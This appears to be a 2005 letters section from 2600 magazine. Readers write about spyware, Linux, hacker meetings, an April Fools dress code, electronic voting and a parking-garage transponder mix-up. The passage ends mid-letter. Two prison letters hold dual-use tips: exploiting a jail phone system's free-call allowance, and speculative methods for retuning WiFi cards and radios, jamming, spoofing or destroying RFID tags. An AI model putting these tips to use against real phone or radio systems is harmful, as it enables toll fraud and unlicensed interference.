Thanks for the numerous past articles regarding dumpster diving. I have been greatly rewarded with finding full or partial computer systems, less drive and memory however. I have found system boards (GigaPro +), Mobos, 3GB-60GB hard drives (some still under warranty), 128MB-256MB memory sticks, 52X-56X CD-ROMs, DVD(16x), and CD-RW drives with burning software. Finally, finding numerous OEM copies of Windows XP and other software titles was a feast.

Loyal reader,
Central Florida

Dear *2600*:

I am writing in response to "Ad-Ware: The Art of Removal" by Patrick Madigan in 21:4. I wholly condemn this article. There are mentions of at least ten pieces of third party software and not one of them is Mozilla Firefox. Folks, the "AOL era" is over. We no longer have to be slaves to proprietary software. We no longer have to be at the mercy of closed-source software, hoping that it will remain secure because attackers can't read the code. And we no longer have to suck down prescription software from companies like Microsoft.

No, that era has passed, because we now have viable alternatives. Mr. Madigan's article should be entirely unnecessary, or at the very least, relegated to a short one paragraph letter. We hackers, the target audience of *2600*, should most certainly know better. We are the ones who keep our immaculate PCs virus, ad-, and spy-ware free. We are the ones to whom our families and friends turn when they need technical help. And what kind of hackers are we who do not use the best products available, especially when they are free in every aspect?

Mr. Madigan's article is unnecessary because if he were to just mention a link to http://www.mozilla.org/firefox, all of these problems would not exist in the first place. True, there may be some existing junk that would need removal. But one who fails to prevent it in the first place is hardly a hacker. Ad-ware, spy-ware, and mal-ware exist because of products like Internet Explorer which presents an open invitation for such junk. This, friends, is common knowledge. Even the Department of Homeland Security, loathsome as they are, have conceded that Firefox is the more secure browser. I am becoming increasingly concerned at the number of sophomoric articles appearing in *2600*. As a lifetime subscriber I dread reading articles like that for the rest of my subscription.

Lastly, because I am not out to start an OS war, I'll only mention this once: Linux and *BSD have improved greatly over the years. Linux is now a completely free and relevant alternative to Windows. If you're the kind who complains about Windows yet does little to change your situation, maybe now is the time to look into it. And if you use a Mac, more power to you.

Brian Detweiler

Dear *2600*:

Thanks for printing "Complete Scumware Removal" in issue 22:1. The cleanup info was right on. However, it seems slightly delusionary to believe that one simple spyware protector like Spysweeper will protect you by being able to "notify you of *any* [my emphasis] changes" made to IE and startup files. I don't even think the maker of Spysweeper claims a 100 percent hit rate! I always run two spy-ware/ad-ware programs, a firewall, a rootkit detector, a virus program, and a firewall. I consistently catch different scum in each tool. Try it sometime. It will disgust you.

I read your magazine consistently and always learn at least one thing I can take with me.

TraktorGrl

Dear *2600*:

I am quite impressed with the new format. It's good to see the intriguing photo covers again. The article quality has improved and I really like the back cover picture (just as long as you keep the payphones around). So I just wanted to say thanks for a greatly improved read.

Brian Detweiler

Dear *2600*:

Both Cabal Agent #1 and Skillcraft have it wrong regarding the use of Linux by the federal government. In the Department of Defense, every Service has multiple "certified" applications of Linux-based systems in use. In a former assignment, I was responsible for developing multiple Linux-based systems that are currently deployed and in use worldwide, including in the hands of warfighters in Iraq and Afghanistan. All of these systems had to undergo a detailed and comprehensive accreditation and certification process before being fielded. They are safe, secure, reliable, and affordable (standard Linux attributes). There are many Linux systems in use in the government, period, including many that are currently under development.

By the way, I am amused at the constant babble in the letters section of *2600* regarding the ability to find the magazine on the shelves of the local bookstore. I travel the country and have no trouble getting my hands on *2600* anywhere, coast to coast. Of course, the fact that *2600* is a quarterly publication that may actually sell out and thus become "unavailable" doesn't ever seem to get discussed.

Keep up the "hooah!" (that is a good thing) work. *2600* is a credit to the hacker community.

MegaGeek

Dear *2600*:

On your website in the foreign payphone section, I am very shocked that you incorrectly put my country Taiwan as "Taiwan, province of China." I hope you would understand that such mistake hurts all Taiwanese. Taiwan is an independent country, not a province of any other country. Please correct that mistake immediately to show your respect for all Taiwanese. Otherwise we will take more actions to protest against such humiliation! Thank you!

Hsiao-Ling Liao
Taiwan

OK, let's all calm down here a moment. We're not in any way responsible for how your country (see, we used the word) is officially designated. That's the name according to the United Nations and subsequently the ISO 3166-1 standard. Those are the people to threaten.

Dear *2600*:

This month the hacker tabloid *Wired* contained a piece entitled "Splice It Yourself" written by Rob Carlson, a research scientist at U. Washington. The first sentence reads "the era of garage biology is upon us" and proceeds to discuss how you can do genetic engineering at home. The article fails to reference a much more erudite and thoughtful article in 20:4, "Hacking the Genome." Good to see *2600* ahead of the tabloids. Of course, *Wired* ran a piece in June 2002 entitled "Hacking the Genome" about some guy bioengineering a honeybee in his garage.

Dan

Dear *2600*:

Blasphemy! On the crossword puzzle in 22:1, Stallman is presumably the answer to 12 down with the hint "open source guru." Stallman is adamant about his use of words, especially noting the difference between free and open source software and their movements. The two are very different, suffice to say. One is about freedom and one is about technological superiority.

It's okay though. You are forgiven. Perfection is not for humans. I just thought you should know.

Emoticon

Then you won't mind us pointing out that it's technically not a crossword puzzle either.

Dear *2600*:

First of all, I just picked up my first issue of your magazine (21:4) and would like to say that you guys make an amazing magazine. I'm 14 and my older brother told me about you. Second, I was wondering if you knew of any cool things that I could do in MS-DOS. Third, I was reading the letter sent by Narcess and was laughing because I thought it was hilarious that that person thought he was seeing things... until I really took a look at the cover of 21:4. OMFG you guys are awesome cause I swear I looked at that cover 20 times and all I saw was a black grave. Then all of a sudden wtf there's pictures on the graves. I didn't notice those before but OK. And again WTF - there's a guy in a jump suit in the middle of the cemetery! But the biggest thing I found was when I thought there was sticky stuff on the cover of my magazine. So I took the glare of the ceiling light and tilted my magazine. It was a freaking face! For those who haven't found it it's big and in the top right hand corner on the cover. By the way who in the hell's face is that?

Now this letter is probably not in any way going to benefit your magazine or your readers who have probably already discovered this but the cover says "If you see something, say something" so here I am saying something. Also, I'm new and I was wondering what this was/meant: ➥ I see it all over your articles. Keep up the freaky covers.

Leprechaun

There isn't an operating system in existence that you can't do at least one cool thing in. Simply typing "MS-DOS hacking" in a search engine ought to keep you busy. If you don't recognize the face on the cover, you have nothing to worry about. And as for those little arrows, they exist to designate when a line of code or a URL is too long to fit on a single line of text. Without the arrow, one might be unsure whether or not a space or carriage return would separate the two lines.

Meeting Issues

Dear *2600*:

For some reason, I have been "uninvited" from my local *2600* group. This was rather surprising. I simply received an email asking that I no longer come to the meetings.

Your meeting guidelines say that "nobody is excluded." I have attended other *2600* meetings without problems, as well as other technical groups in the area. In fact, one IEEE group is even having me speak to them later this week.

Incidentally, the person who sent the email did not identify himself. It appears to have been sent from some anonymous account. Considering that my business cards were stolen the previous week, I really don't consider being "uninvited" to be any great loss.

Chris

And just why do you assume that this "uninvitation" carries any validity whatsoever? You correctly interpret our guidelines as meaning nobody can be kept away from the meetings so why not apply them to the situation and realize that this anonymous person has absolutely no authority to enforce such a thing? By setting yourself apart from the group in this way, you're doing exactly what this person wants.

Dear *2600*:

It's been awhile since I've seen any *2600* meetings in Louisville. I was interested in knowing if there were any objections to holding a meeting at a place of business. I'm the boss-man, so there isn't an authority issue. The idea would be to use the front conference room with its port put on the DMZ or Internet access. We also have a projector and enclosed courtyard for smoking. The environment would be ideal and can be closed off from the rest of the building (so having a bunch of hackers running around won't be a problem).

The only reason I think it might be an issue is that it is a private business office. I have no need for checking IDs, parking is free, etc. All would be welcome and I have a great deal of tolerance. As long as nobody lights up a big crack pipe there shouldn't be any problems. What are your thoughts?

James

We greatly appreciate the gesture. However, meetings traditionally take place in public spaces for a number of reasons, not the least of which is the fact that people tend to be shy and/or intimidated, both inside and outside the hacker community. We want them to be comfortable approaching us and that may mean observing us for a while before making contact. Being in a public area also eliminates scenarios like the one mentioned above where people could be "uninvited" by someone who imagines themselves in charge. In a public area, only law enforcement would be able to bar someone from attending. Finally, the meetings are actually more accurately described as gatherings with no real agenda, lots of separate conversations going on at once, and people with widely diverse interests whose paths may never actually intersect. Having net access actually is more of a hindrance than a benefit since this is the occasion where we encourage real life conversation and interaction. With that all said, your offer would be ideal for some sort of post meeting get-together where you would have more control over who shows up and how or if an agenda would be presented. We hope it works out.

Dear *2600*:

I love reading your mag and hope it has a long life. There is a *2600* group in my city but in my opinion it isn't run right. Is it possible for me to establish another *2600* here? I also came up with an acronym for the word Hacker that I want to introduce into the hacker community: Highly Advanced Computer Kids Entering Restricted Systems. Do you think this will send the wrong message?

Rashid

It will most definitely send the wrong message. But it's still clever. And the proper term is "backronym" (no kidding) since what you have is really the opposite of an acronym. As for starting another meeting, such a thing would simply lead to mayhem and all sorts of bad feelings. Since meetings aren't "run" by any one person or group, anyone is free to steer things in a different direction and hopefully make it all a little better. If, as you fear, the group isn't abiding by our guidelines or is otherwise not being representative of the spirit of the 2600 meetings, we'll find out about it and they will be delisted. It's happened before but not nearly as much as one might assume which, to us, is a testament to the dominant spirit that exists in the hacker community.

On April 1, 2005, we announced a new policy through our website proclaiming that a dress code would be enforced at future *2600* meetings:

"As many of you are already aware, we have been involved in a struggle to improve the image of hackers worldwide. For years, the mass media has portrayed us in a negative light and this perception has been passed on throughout our society. Hackers are seen as troublemakers and outsiders who exist to cause problems and create mayhem.

"We feel the implementation of a dress code at our monthly meetings will be a necessary first step in the rehabilitation of our image. There is a reason why such dress codes are a part of so many civilized events, as well as a required part of many jobs and even schools. It has to do with respect, something we could use a good dose of in the hacker community.

"We hold our meetings in public areas and we do this for a reason. We want people to be able to see us for who we are and to realize that we're not the threat that the mainstream media makes us out to be. But this attempt at conveying a positive image is very quickly defeated when people show up at meetings wearing scruffy attire, torn clothing, baggy pants, offensive t-shirts, or even shorts. While this kind of dress may suit some of us in the privacy of our own homes, we need to realize that when we are at meetings we are, in a sense, on public display. Therefore we owe it to each other to put our best foot forward and look presentable so that any new people coming by don't back away in horror.

"The plan that has gone into effect as of this meeting requires all attendees to wear standard formal attire. We're not asking people to go out and rent tuxedos or anything unreasonable. Rather, a simple suit and tie for male attendees will suffice. Female attendees should attend in a standard business suit. However, full length evening gowns are also appropriate. Dressing in this manner will convey the image that is necessary for us to be seen as rational, decent, and acceptable members of society. There simply is no reason to convey another image.

"While some will see this as an unreasonable restriction on their freedom of expression and individuality, we think that that is an irresponsible attitude for these times. Can we really put a price on the importance of maintaining a good image? Is the comfort of walking around in blue jeans and tank-tops really worth sabotaging our futures? The answer should be obvious.

"These are difficult times and we all must make sacrifices. We ask that all meeting attendees, in addition to adhering to the dress code, keep an eye on fellow attendees and let us know of any attempts to disrupt the meetings through noncompliance or otherwise mocking or ridiculing these guidelines. We thank you in advance for your vigilance."

***Dear* 2600:**

I don't own a suit or a tie, but I can borrow a full length evening gown. I won't shave my beard but in the name of good taste I will shave my legs.

Allan

Dear *2600*:

I am not attending any meetings until this has been revoked. You all sound like marketing hacks and can blow your dress code out your ass.

eyeconoclast

Dear *2600*:

Not what I expected, but it would have been boring otherwise. Should I get a haircut too?

ht

Dear *2600*:

Great joke guys. Wanted an excuse to bust out the suit.

Eric Blair

Dear *2600*:

I don't know what to say! On one hand you're right but on the other hand dead *wrong!*

Advent Systems

Dear *2600*:

Can we also implement cubical assignments? We need to show the world we are sophisticated and willing to commute to the old nine to five.

Don Johnson

Dear *2600*:

Just a Quick Note about the Formal Wear for the Meetings. My Opinion: What The Fuck? "We hold our meetings in public areas and we do this for a reason. We want people to be able to see us for who we are." That Last line just blows your argument out of the water. We as people should be presented in a neat and tidy image. But there's a difference between "neat and tidy" and "tight-arsed, urban professional." Why would any sane human wear a suit and tie to a casual social gathering? I don't know how people dress in America or if this affects me in Australia, but the fact is this is ridiculous! Somehow I don't see how wearing denim or a tank-top is going to sabotage our future! We, As Geeks, Hackers, Phreakers, Nerds shouldn't have to conform to these "standards" as we "hackers" are a minority upon the social groups. We are also individuals, and as individuals, I don't see why we are following the mainstream. Why can't we be ourselves? For those who wear Scruffy Clothing, Denim, Torn Clothes, Baggy Pants, etc., all of these are accepted almost universally in public in most cases as decent clothing. Whilst there may be the odd Offensive T-Shirt, this is not common in a public place. "Dressing in this manner will convey the image that is necessary for us to be seen as rational, decent, and acceptable members of society." Somehow, unless of course you are a radically conservative organization, I don't think that wearing say... Denim pants/shorts, a t-shirt, maybe a pair of converse sneakers makes us any less of an acceptable member of society than someone who dresses in a suit. By Instituting this Formal Attire, You will only be creating another burden upon the already busy lives of our society. Suggestion: Grow Up, Get Some Balls, Maybe a Brain or a Life to go with it.

James Turner

You get excused from the April 1 awareness due to being Australian. The capitalization authorities have been alerted however.

Conundrums

Dear *2600*:

Is someone out there clever enough to help me liberate my own car from the clutches of my parking garage's management system? My garage uses the dual access system with magnetic strip cards for those who pay daily and transponders for those who prepay monthly for 24/7 access. They have numerous split screen cameras on all floors. Nothing unusual at all about that management system. I prepay for the transponder monthly but, unfortunately, getting my car out now won't be quite as simple as just waving it and driving out under the swingarm. That will bring me a worldful of trouble that I would much rather avoid if I can.

Let me explain: I have two cars, A and B, one of which I want to keep protected from the vandals in my neighborhood by keeping it garaged most of the time. I prepay monthly and access the garage with the transponder (which is registered for use with either car). The way I've got it set up right now, whenever I want to drive Car B I simply drive Car A to the garage, move the transponder to B and drive out. When I'm done, I just return B to the garage with the transponder which I move to Car A and drive home. B is then left back where it belongs, away from harm.

I initiated my "system" originally by getting a ticket at the swingarm gate upon entering with Car A. I then took a bus home and drove back with Car B this time entering the garage via my shiny new transponder. To complete the circle, I just moved the transponder over to Car A and drove home, leaving Car B in the garage. That's how it all began. It still seems pretty rational: a month's payment for a month's parking. No problem, right?

Trouble is, my "system" provides constant garaging for a car. But it also leaves whichever car is garaged with no way out! For the one car to be removed the other has to be left behind because the garage's system keeps track of whether the transponder is "in" or "out." It only accepts "in followed by out," no "double outs" or "double ins" allowed.

So it seems I'm a victim of my own trickiness - because now my Car A is in the shop for several weeks and I'd like to use Car B in the meantime. It had never dawned on me that one day there'd be a problem getting both cars to be "out."

I think Car B is now "stranded" in the garage. If I try to take it "out" with my transponder, the garage system would crash and they'd say "Hey, pal. This transponder is on our records as presently "outside" the garage, so how'd you get this car in here?" (No explanation makes sense.) Or if I try to remove my Car B claiming a lost ticket and willing to pay cash for a whole day's rent, they'll say "Sir, how come our cameras don't show you getting a gate ticket with that car today?"

So it seems that either way, I'm stuck! The transponder says I'm "out" - and I can't get a daily ticket from the machine at the gate without driving a car in (can I?) to use for Car B.

If I have to explain my "system" to garage security, they'll either cite me for something like attempted theft of my own car or else they'll call for the men in white coats - and, right about now, I wouldn't blame them at all!

Anyhow, can some savvy *2600*ers with knowledge of parking garage systems help me figure out a way to get my own car out of the garage using some creative combination of transponder, tickets, and/or social engineering? At this point I have just run completely out of ideas.

Thanks for anything and everything.

Tangled Web

We see no reason why this ever had to get so complicated. It doesn't sound like such an unusual set of circumstances where you couldn't have explained it to them from

the outset and probably worked out a reasonable method of doing this. Is there anything in your contract to suggest that you can't simply swap the transponder since both cars are registered to it? If they allow you to register it for use in either car, this situation must not be completely alien to them. If they're completely unreasonable they may force you to park your second car in the street when you come to pick up your garaged car. But since you only want to protect one of your cars, that shouldn't be a huge issue. Short of explaining the situation to them, perhaps walking in with your transponder in hand may be enough to register as an entry. If that doesn't work, attempting to leave when the transponder is still registered as "out" may cause some confusion but it also shouldn't be a huge issue since you're already paying for the parking. If you tried to enter with a car already "in," they may think you're trying to get two cars in for the price of one. But you're doing the opposite so it shouldn't cause too much trouble if they choose to pursue it. Your biggest problem lies in that ticket you bought initially. They may very well think a car has been parked there all this time if you never used it to leave. We suggest calling another garage and explaining your set of circumstances as a potential customer. Weigh the hassle they give you against the one you're currently embroiled in. We're curious as to which wins.

Dear *2600*:

Before I say anything else, I just wanted to say that I love your magazine and best of luck to you in the near future. I have recently been talking with my friends about stuff and one of them brought up the Knights of the Lambda Calculus. I asked him what the hell he was talking about and he said it was a secret hacker group that nobody knows anything about. So when I got home I did a quick google check on this group. What did I get? "A semi-mythical organization of wizardly LISP and Scheme hackers. The name refers to a mathematical formalism invented by Alonzo Church, with which LISP is intimately connected. There is no enrollment list and the criteria for induction are unclear, but one well-known LISPer has been known to give out buttons and, in general, the *members* know who they are..." I thought that was kind of odd. I looked at all the other results on google. I got the same definition on every hit! So it just got me wondering who the hell are these guys? Does anyone know about this mysterious group of hackers? If so, please tell me.

Himi Jendrix

Before this gets out of control, let it be said that Alonzo Church wasn't a church but a person. The sentence quoted above could read as linking LISP to a religious organization or possibly even a cult. And people who make such accusations usually disappear.

Suggestions

Dear *2600*:

I think we (or the majority of the normal *2600* readers) can agree that the cover of *Freedom Downtime* (with Kevin Mitnick in his cell with a "Free Kevin" sticker on the window) is an amazing image, captivating many parts of what this community is. It would be great if the *2600* store, or *somewhere*, would sell this online, if it isn't being sold already. I would certainly buy one, even two.

windwaker

Dear *2600*:

You guys are awesome. One thing I would like to see more of though is real world hacks for equipment and objects other then computers, i.e., soda machines, ATMs, phones, and the like. Thanks for the great mag and keep rockin' the boat.... It has to tip sometime!

CSIN
Serials 2005 Crew

This is what makes the hacker world so fascinating. It doesn't have to just be about computers or phones. In fact, it gets rather boring when that's all one focuses upon. Hacking is much bigger than one particular technology. It's a state of mind that can be applied to virtually anything. This is what the media and all the wannabes can never understand.

Dear *2600*:

The Homeland Gestapo has finally been revealed! Until the editorial "Stick Around" in 21:4, the Gestapo had not been identified in all the media as the Department of Homeland Security. From now on, let's call it what it really is: Homeland Security=Gestapo.

The editorial asks - no, demands - that we stick around and fight. Yes! But we must begin fighting now before the Gestapo gains too much of a foothold in American culture. Beginning today, in our conversations, in our letters, emails, on our websites, call it for what it is when we refer to it.

(Don't know who the Gestapo were? They were the Homeland Security of Nazi Germany who enforced the repressive, fascist policies of Adolph Hitler not only on Germans but on the people of all of the countries occupied by Nazi forces from 1933 until the end of World War II. They were also responsible for rounding up and exterminating radicals, socialists, communists, gays, Slavic and Jewish people, and the disabled. They exterminated more than six million members of the above groups from April 1937 to May 1945 in the gas chambers of their concentration camps throughout Central Europe.)

Joe37

There is nothing that will drive people from your side faster than this kind of a comparison. While you may be able to argue that the thinking behind both regimes is similar, to automatically equate what we have today with the most horrendous people we can think of will simply force most of us to dismiss your points and in so doing lose sight of the real problem. Instead, let people arrive at such conclusions on their own if that's where the facts lead. Imagine what today's technology would have been like in the hands of the Nazis. Look for the potential dangers and apply them to current trends. When you add all of it together, you won't need to shock people by conjuring up images of the past. The future will be terrifying enough.

Electronic Voting

Dear *2600*:

I'm responding to a letter on page 30 of 21:4 about electronic voting. I know that it's not a lot, but Dr. Douglas Jones, a professor at the University of Iowa, has done a lot of work on electronic voting, which can be found at http://www.cs.uiowa.edu/~jones/voting/

Semantic

Dear *2600*:

In 20:4 you replied to PurpleSquid's letter detailing problems with computer voting with: "...Anyone, regardless of their political beliefs, stands to lose if there is insufficient security and accountability in this technology..."

While it's a nice sentiment, the ability of an outsider to hack a voting system pales in comparison with the ability of the people who design, build, own, and operate the system. Should such people be unscrupulous, the risk will be so much smaller and the benefits so much greater to them than to the rest of us.

Bor Onx

Dear *2600*:

I have picked up your fine magazine for years. I read the letters in 22:1 with interest as the little debates raged on about the really bad electronic voting boxes.

As usual, most people come at the issue with a party axe to grind. One writer blamed Bush. One defended Bush. Both major political parties are guilty of using the evil electronic voting boxes. The anti-Bush letter writer summed up the Republican Party crimes well enough. But lest he and others who root for the Democratic Party in the political football game be deceived, the Ds are also guilty in this problem.

Howard Dean's campaign was derailed by the Democratic National Party using electronic voting boxes. Kerry was boosted in key primary states. And the Ds also used the little boxes in Albuquerque, New Mexico to change reality. I could list pages of data here. But why? It has already been done by Bev Harris. She documents the crimes of all political sides at blackboxvoting.org. This is by far the best data with documentation on the subject. Anyone interested in reading real data should head to the Bev Harris site.

P.S. Best city name in America? For me it is Climax, Michigan.

Joe Domenici
Austin, Texas

Contribution

Dear *2600*:

Just wanted to let you know that for the past two years, I've been showing your *Freedom Downtime* movie to nearly all my students in school (age 14-19) with great results. The interest is huge and we have very interesting discussions afterwards. So this is my small contribution to keeping the hacker's good image, although I'm not a real pro in the field.

Keep up the good work!

mAcfreAk

This is an incredible accomplishment and proof that with a little determination, we can help to influence the world around us. This is truly what school should be all about. Thanks for your efforts.

Witnessed

Dear *2600*:

You're probably aware of this, but what the heck. Recently my husband and I were at the Museum of Science and Industry in Chicago. They have an exhibit about computing and the Internet called "NetWorld," where they demonstrate bits flying around, you can "digitize" your image, etc. I was interested to find that, on one of the informational boards, they define hackers as people who are interested in knowing how things work. They contrast neutral, curious "hackers" with malicious "crackers" who abuse technology and commit crimes. While the term "cracker" always, well, cracks me up - it just sounds so quaint with that backwoods ring to it - it's nice that such a seemingly conservative institution has an enlightened attitude towards hackers.

Also, the exhibit has a feature called a "Net Pass." You're supposed to get this pass from a terminal when you enter and you can use it to make the displays more interactive. I don't know exactly how this works because when we went in the terminal had an "out of order" sign on it saying that the system was down. My husband said, "Boy, this exhibit is really realistic!"

Keep up the good work!

Anarchivist

We're glad they understand the concept of hacking to a degree. But if all they're doing is renaming people who are curious about the wrong things, it's doing more harm than good. We have more than enough ways of labeling criminals without using something so vague and nonsensical as "cracker."

Dear *2600*:

Been a reader of the magazine for some time. Just had to write to tell you that I just got pulled over tonight. My license is suspended and I just got off of house arrest and am now on probation. I happened to have a copy of 21:3 in the glove compartment when the cop searched the car. As I stood in front of those wonderful blue flashing lights, he came back to me with the *2600* in his hand. I was thinking that I was about to get a hard time because I had a magazine that said "hacker" in the car along with three old computers in the trunk awaiting my repairs. As he stood in front of me flipping through the pages with this "I know what this is all about" look on his face I explained to him that I'm a network security/administration major. He then revealed that he used to be a network engineer but had to take up being a cop because of the pay (or lack thereof) in the state I'm in. Driving on suspension, on probation, and driving home at 1 am after picking up some software from a friend the cop let me go. Kind of nice knowing that that type of authority respects what we're all about. Just thought I'd share that. Keep up the great work.

MLG

We understand the relief you must have felt. But it sounds as if there was absolutely no cause to search your vehicle and even less to judge you on your reading material. Despite the fact that this turned out OK and that the cop appeared to be a decent person, this sort of thing is more than a little frightening.

Letters From Prison

Dear *2600*:

This letter is in response to SystemX's letter in 21:3. I am also incarcerated, albeit in a federal prison, so I may have some useful information for SystemX and others in the same unfortunate predicament.

I was in the Warsaw ("Northern Neck") County jail in Virginia. You are allowed to make three calls to a number and then a prepaid account must be established. Well, I was in transit and only in Warsaw for seven days. I made my three calls, which are free by the way, to my loved one. Then we thought that maybe I could call the second line of my loved one's house for free also. It worked! Six calls

times fifteen minutes was a whole hour and a half! This worked even though I had to enter my Warsaw jail-issued inmate number. I guess that they will let you call any number three times in the hope that you might have to set up a prepaid account with each number (mother, girlfriend, lawyer, friends, etc.).

So you can take advantage of this system by calling *any* number three times. Let's see: two house phones, work phone plus extensions, payphone outside of work, cell phone, friends' phones, etc.

Of course SystemX, I believe, must make collect calls, not three free calls to any number. Depending on the cost of calls made via a prepaid account, it may be cheaper to pay for the most basic service for a telephone line, accept all of the collect calls you can, and repeat. This isn't very nice or honest, but neither are the outrageous prices that inmates and their families pay to communicate by phone. Here, and in all federal prisons nationwide, *inmates pre-pay 23 cents per minute* for long distance in the U.S. The money comes right out of our accounts. If we call collect, the rate increases by four times! That's 92 cents per minute!

To SystemX and all of the rest of us who are down: I understand your plight and hope that you can find a way to stay in contact with your family and friends. Shout out to Stormbringer!

Tony Sparx

Speaking of whom....

Dear *2600:*

Stormbringer can open mouth and insert foot. Acidus' article in 20:1 was pretty close to output power on XM Satellite, which in 20:2 I said was incorrect. I read recently that XM Satellite puts out about 18kw worth of power into the antenna for an effective radiated power (ERP) of 10 megawatts or so. Sweet! I was wrong.

I have been locked up awhile so have not played with WiFi or read much about it. From previous experiences on hacking hardware, I know a lot of products can be hacked to do things the manufacturer never intended, including being on other frequencies.

As for WiFi cards, making your own channels above or below the standard ones would allow one to put up a fairly secured WLAN since script kiddies and most professional software probably won't be looking for these channels. This could be a big problem for someone who has a LAN with a rogue wireless hub on non-standard frequencies.

I'm assuming all of the frequency channelization is done on the ROM, controlled by firmware on the WiFi card. Pretty easy to pull the ROM and blow your own and put it back in the WiFi card, the very same thing you would do with an OKI 900 cell phone or Motorola radio to make it do special things. If the card is controlled by a software driver, it would be much easier to do.

Now I have seen some block diagrams (very basic) of a WiFi card and noticed it contains everything needed to decode just about anything you could throw at it, provided you can control the frequency and deal with the bits coming out of the I/Q decoder.

The I/Q decoder is much more versatile than the 2 or 4 level decoders I've mentioned in the past. The I/Q decoder is limited to what you program to decode, and the sampling of the DSP chips on board. Right now I'm aware of projects, including GNU radio, that use an I/Q decoder to do AM, FM, SSB, and some digital modulation schems such as WiFi and modes used on data over radio. Theoretically, one should be able to decode FLEX/Golay/POCSAG pagers, digital cell phones, HDTV, satellite radio, or satellite TV via an I/Q decoder.

In the 2.4ghz frequency range the WiFi card uses there are cordless phones, ham radio, and other things to potentially decode. Those would be the very basic things to try out if the ROM or driver can be hacked. I do not know how far out of spec the WiFi cards can go before performance rolls off. Down at 2.3ghz we have satellite radio: XM and Sirius. A really good antenna or LNA might have a WiFi card doing satellite radio if the performance does not degrade too far dropping that low in frequency.

If a WiFi card can in fact be controlled to camp out on frequencies you want, and the I/Q decoders can decode what you want via roll-your-own software, there are some tricks to get other frequencies of interest converted up to 2.4ghz where we can deal with them assuming the frequencies are below 2.4ghz. For those above 2.4ghz, we would have to down convert them. That would make GSM/PCS phones, satellite TV, satellite radio, pagers, ham radio, and spread spectrum signals all potentially decodable via WiFi card.

If the WiFi card can't be hacked, all is not lost. The I/Q decoder chips are available for pretty cheap, easily interfaceable to the computer. The I/Q decoder input would have to be put on a receiver, scanner, satellite radio, etc. device so you can tinker with the data being spit out.

Either way the wind blows, I'm willing to work with people on hardware issues and designing some circuits for use, which means I'll have to order some books.

In 21:4, jjr wrote in concerning more info needing to be written concerning RFID. I agree. RFID is trampling into a territory that most in the community have not explored: RF (Radio Frequencies). Some have dabbled in cellular technology, pagers, and WiFi, which are all RF-based. Learning the basics of RF is not hard. Many websites explaining radio theory will get one schooled in the foundations of RF.

RFID is pretty simple technology that is radio-based. At a simplistic level, RFID is just a very simple radio transmitter and receiver (transceiver) with a memory chip. When it receives a signal from a transmitter with proper query sequence, the RFID will spit back an ID code or other info with its transmitter. It has no internal power and thus must take a little bit of the querying transmitter power and convert it to usable power to transmit its information. This part is pretty much basic electronics.

RFID in a product is pretty easy to kill. Tossing it in the microwave should either kill the silicon chip by plasma arc or overwhelm the circuits and burn them out. Of course, there is a potential fire hazard. Static electricity is also another potential killer of RFID. As computer guys, we all know the potential problems with zapping our boxes. Those old static guns to remove static from records may generate enough to kill an RFID chip. Doubtful, but a cell phone up at full power with the tip of the antenna against the chip may kill it. A ham radio walkie talkie at full power may also kill it. A high powered ham transmitter will definitely do it, but not something you carry around. A stun gun will definitely do the job, as will taking a hammer to it.

Exploits? I'm not sure if RFID uses spread spectrum or not. If it does not, a DoS attack is very plausible. If memory serves, some of the frequencies I've seen are 13.56mhz, 403mhz, 915mhz, and the 2.4ghz band. The latter would be interesting if WiFi cards could be tricked to operate on the same frequency as RFID. Then you'd be able to query RFID chips and spoof your own queries if you were close enough. Some of the ham radio transceivers can be easily modified to operate on frequencies outside of the ham radio bands. Of course, transmitting inside or outside of the ham radio frequencies without an FCC license is a federal offense.

There may be other frequencies in use by RFID. You can find these by surfing the manufacturers' websites. Out in the field tinkering, you'll need a decent frequency counter. OptoElectronics makes a handheld frequency counter (The Digital Scout) that should be fast enough to capture the frequencies in use by RFID. They make another version (The Scout) but I don't think it has a fast enough "lookup" time to accurately capture the frequency in use by RFID. Anyhow, simply holding the frequency counter next to an RFID scanner while it is scanning an item should give you the frequency of the device.

Digging around the cell, I found specs on the Em Electronics (www.emelectronics.co.uk) EM4223 RFID chip. It is in compliance with the ISO IEC 18000-6. It carries a 128 bit ROM user memory, operates in the 862-870mhz, 902-950mhz, and 2.45ghz bands, and has no apparent security. Of similar spec is the EM4222 which uses 64 bits of ROM. One version of it has an additional 1024 bits of read/write memory.

In the 13.56mhz frequency range, the EM4006 has 64 bits of ROM while the EM4035 and EM4135 have 64 bits of ROM, and have 3200 bits and 2304 bits of read/write memory respectively. Security is done via lock bits or mutual authentication.

Most of the Loompanics products appear to be a series of RFID chips in the 125khz range, with 48-128 bits of ROM and 256-2048 bits of read/write memory. Some of these follow ISO 11784 or 11785 standard, and use lock bits and password, password, or mutual authentication security. Some versions have no security at all in the read only versions.

Being that I'm in a prison cell, I'm taking a stab at the data encoding method over RF, and will say it is simply FSK (Frequency Shift Keying) to query and parrot back information. For costs and simplicity, I doubt they are using any more exotic modulation schems to transmit the data.

FSK is easily decoded on a scanner with slight modifications and an external interface which connects to the serial port to get the FSK data received to the computer. The Pd102.exe or Hamcomm interfaces available on the Internet are perfect for use in experimentation and easy to build. The cost is about $10 in Radio Shack parts.

Your receiver will have to cover the appropriate frequency ranges, although I prefer using commercial radio equipment by Motorola. The Motorola 800 Spectra and MaxTrac will cover the 800mhz frequency RFIDs without modification for transmit or receive. There is a pinout on the accessory jack in the back for transmit and receive data. For transmit, you'll have to build an appropriate interface to take data out of the computer and transmit it. Data received via these radios will work with the above mentioned interfaces.

The 900mhz Motorola Spectra and MaxTrac radios will receive frequencies 928mhz and above without modification. The Pd102.exe or 4 level decoders work very well for decoding pagers. Below 928mhz, these radios need modification to the VCO circuit to work. The modifications are available on www.batlabs.com. In the 902-925mhz band there are cordless phones, RFID, video links, wireless mics, and other FCC Part 15 devices, as well as ham radio communications.

Motorola does have some data modems that connect to the Spectra or MaxTrac radios that will do most FSK data modes and transmit and receive up to 19.2kbps. The RDM-600 will do many modes as far as encoding if you set up the programming software right.

Hopefully some of this information will be useful to someone. I'd like to correspond with some people "in the know," and newbies to radio tinkering as well. I do respond to all people.

Stormbringer
William K. Smith 44684-083
FCI Cumberland, Unit A-1
PO Box 1000
Cumberland, MD 21501-1000

Further Info

Dear *2600:*

